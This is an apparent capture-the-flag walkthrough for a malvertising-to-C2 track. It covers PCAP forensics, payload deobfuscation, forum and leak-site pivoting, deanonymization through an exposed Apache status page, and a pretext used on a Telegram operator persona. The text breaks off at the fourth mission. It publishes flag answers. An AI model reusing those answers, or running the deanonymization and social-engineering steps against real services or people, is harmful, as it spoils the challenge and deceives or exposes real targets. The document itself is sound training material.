Darkroom CTF by Flare

Operation: SkullProxy

Full Walkthrough & Technical Writeup - Matryoshka Track


Tracing a Malware-as-a-Service operator from a malvertising packet capture to root on their C2

Operation Overview

Operation: SkullProxy (the Matryoshka track) is an eight-mission campaign that follows a single Malware-as-a-Service (MaaS) operator across the entire intrusion lifecycle , from a victim's browser hijacked by a malicious ad, through dark-web attribution, to compromising the operator's own command-and-control (C2) server. Each mission hands you an artifact; each answer becomes the pivot into the next stage,— a nested intrusion peeled one layer at a time.

The storyline mirrors real e-crime tradecraft: typosquatted fake-update lures, stealer logs, credential reuse, KeePass vaults, TOTP-protected sudo, and Linux privilege escalation. The operator persona (handles vor_v_zakone / luckyslavik, recovery address ebogachev@protonmail.com) nods to the GameOver Zeus lineage. Every flag turns on a mistake the operator made.

The Kill Chain



Mission 1 : The Drive-By


Category: Network Forensics / Packet Capture **Flags:** 3

Brief

A malvertising campaign is redirecting GCHQ staff to trojanized software. A browser session (driveby.pcap) was captured. Trace the redirect chain, find the payload, and decrypt it , everything is in the PCAP.

Step 1 : Map the redirect chain


Open the capture in Wireshark and apply http.request and dns filters. The victim (172.18.0.9) walks a classic malvertising chain across fake .ctf look-alike domains.



Wireshark - the HTTP request chain across the fake ad-tech domains

Step 2 : Extract the HTTP objects

File → Export Objects → HTTP dumps every transferred file. The 75-byte octet-stream from cdn-files.ctf is the payload; notepadd-plus.ctf carries a JWT; tracking-cdn.ctf holds a base64 redirect.




Export HTTP objects - all artifacts, including the 75-byte payload

Hop	Domain	Role
1	www.google.com.ctf	Search page carrying the ad
2	www.googleadservices.com.ctf	Ad-click 302 redirect
3	securepubads.g.doubleclick.net.ctf	Ad-network hand-off
4	tracking-cdn.ctf	Base64 redirect to payload host
5	notepadd-plus.ctf	Fake Notepad++ site (two d's)
6	cdn-files.ctf	Serves the payload
7	analytics-collector.ctf	C2 beacon (/gate)

Step 3 : Q1: Impersonated software

The saved landing page renders a fake Google results page for “notepad++ download” with a poisoned Sponsored result above the real notepad-plus-plus.org link.




The fake “Sponsored” Notepad++ ad — the malvertising lure

The tracking-cdn redirect's d= parameter is base64 and decodes to the fake download URL:

```
echo 'bm90ZXBhZGQtcGx1cy5jdGYvZGwvOWY4M2MxYTc' | base64 -d
# notepadd-plus.ctf/dl/9f83c1a7
```

Step 4 : Q2: Recover the obfuscation key (JWT)

The fake download page carries a JWT in its ?t= parameter; decoding it exposes the XOR key - the operator left the whole recipe in the token.




jwt.io — the decoded payload exposes the XOR key in the "k" claim

```
{
  "campaign": "npp-dl-2026-q3",
  "k": "n0tap4dp1us_2o26",
  "nh": "cdn-files.ctf",
  "pid": "9f83c1a7"
}
```

Step 5 : Q3: Decrypt the payload

The 75-byte payload is wrapped in five layers. XOR with the key reveals gzip magic (1f 8b); peeling all layers gives the flag, written backwards — d3sr3v3r is "reversed" backwards, the author's nudge.



CyberChef — XOR → Gunzip → From Hex → From Base64 → Reverse

```
python3 -c '
import gzip, base64
data = open("get%3fid=9f83c1a7","rb").read()
key  = b"n0tap4dp1us_2o26"
x = bytes(data[i]^key[i%len(key)] for i in range(len(data)))  # XOR
x = gzip.decompress(x)              # Gunzip
x = bytes.fromhex(x.decode())       # From Hex
x = base64.b64decode(x).decode()    # From Base64
print("FLAG:", x[::-1])             # Reverse
'
```

Flags

#	Answer
Q1 : Impersonated software	notepad++
Q2 : Obfuscation key	n0tap4dp1us_2o26
Q3 : Decrypted payload	FLAG{y0u_d3sr3v3r_ads_dr1veby}

Mission 2 : Find the Seller


Category: Dark-web Forum Pivoting **Flags:** 3

Brief

Mission 1 gave the delivery domain cdn-files.ctf. Turn that domain into a person. Sellers who run loader/stealer infrastructure advertise it on BreachForums and name the CDN their builds ship from.

Step 1 : Search the forum for the domain

The forum search matches post content, not just thread titles , so searching the domain string surfaces the seller's listing and handle.




The seller's listing , handle vor_v_zakone names cdn-files.ctf and the escrow reference

The post names the delivery CDN (“Delivery runs through my own CDN, cdn-files.ctf”) and quotes an escrow reference for the forum guarantor , two flags in one post.

Step 2 : Pivot via the profile to the leak site

Opening the seller's profile reveals their advertised Dedicated Leak Site (.onion), which buyers use to verify the crew , the pivot into Mission 3.



vor_v_zakone's profile — the advertised Dedicated Leak Site (.onion)

Flags

#	Answer
Flag 1 — Forum handle	`vor_v_zakone`
Flag 2 — Escrow reference	`ESCROW-773-VOR`
Flag 3 — Dedicated leak site	`.onion below`

```
aujhpoyrbfxrdcrqzqxkj7gs2co37hoahryrf2viqjcxbqju7kukeid.onion
```

Mission 3 : The Leak Site


Category: Tor / Dedicated Leak Site (DLS) **Flags:** 4

Brief

The .onion resolves to SkullProxy's live leak site on Tor. Four flags, all left lying around by careless operators.

Flag 1 : View source

An HTML comment at the end of the page head holds the first flag — visible simply by viewing source.



View-source : the flag sitting in an HTML comment


Flags 2 & 3 : Proof-of-breach listing and the real IP

A victim (German pharma, Vortex Biowissenschaften) exposes a file listing at /file_list.txt (~557,000 lines). Only nine files carry the .SKULLPROXY extension, and exactly one has a suffix after it — found with a single ripgrep pass. Separately, the site's Apache /server-status page is public and prints the server's own IP, deanonymizing the hidden service.

```
rg -n 'SKULLPROXY\(' file_list.txt   # the only extension line with a suffix
# http://<onion>/server-status  ->  "Apache Status for 204.34.131.21"
```

Flag 4 : Telegram contact

The leak board advertises a Telegram contact at the bottom of the page — the handle used to reach the operator directly in Mission 4.



SkullProxy Leaks board — victims + the Telegram contact luckyslavik

Flags

#	Answer
Flag 1 : View-source flag	`FLAG{SkullProxy_dedicated_leak_site_view_source_1337}`
Flag 2 :Tagged file suffix	`SKULLPROXY(5qarlnf2dm83coi9u8yp03temw2v1nll)`
Flag 3 : Real server IP	`204.34.131.21`
Flag 4 : Telegram contact	`luckyslavik`

Mission 4 : Talking to the Operator

Category: HUMINT / Social Engineering **Flags:** 2

Brief

Live human intelligence against an AI threat-actor persona on Telegram. No exploit — just a convincing cover story to get the affiliate-program details.

Approach

The operator is money-motivated, so the cover was a paying customer: an initial-access broker with EU pharma and logistics access, looking for a solid affiliate program. The opening message referenced his leak site and a specific victim : signalling you are already in the scene, not a stranger fishing. He named his revenue split and handed over where to register and pull builds.

> *Takeaway: money-motivated actors respond to a profitable-looking opportunity and almost nothing else. Show up looking like revenue and they open the door themselves.*

Flags

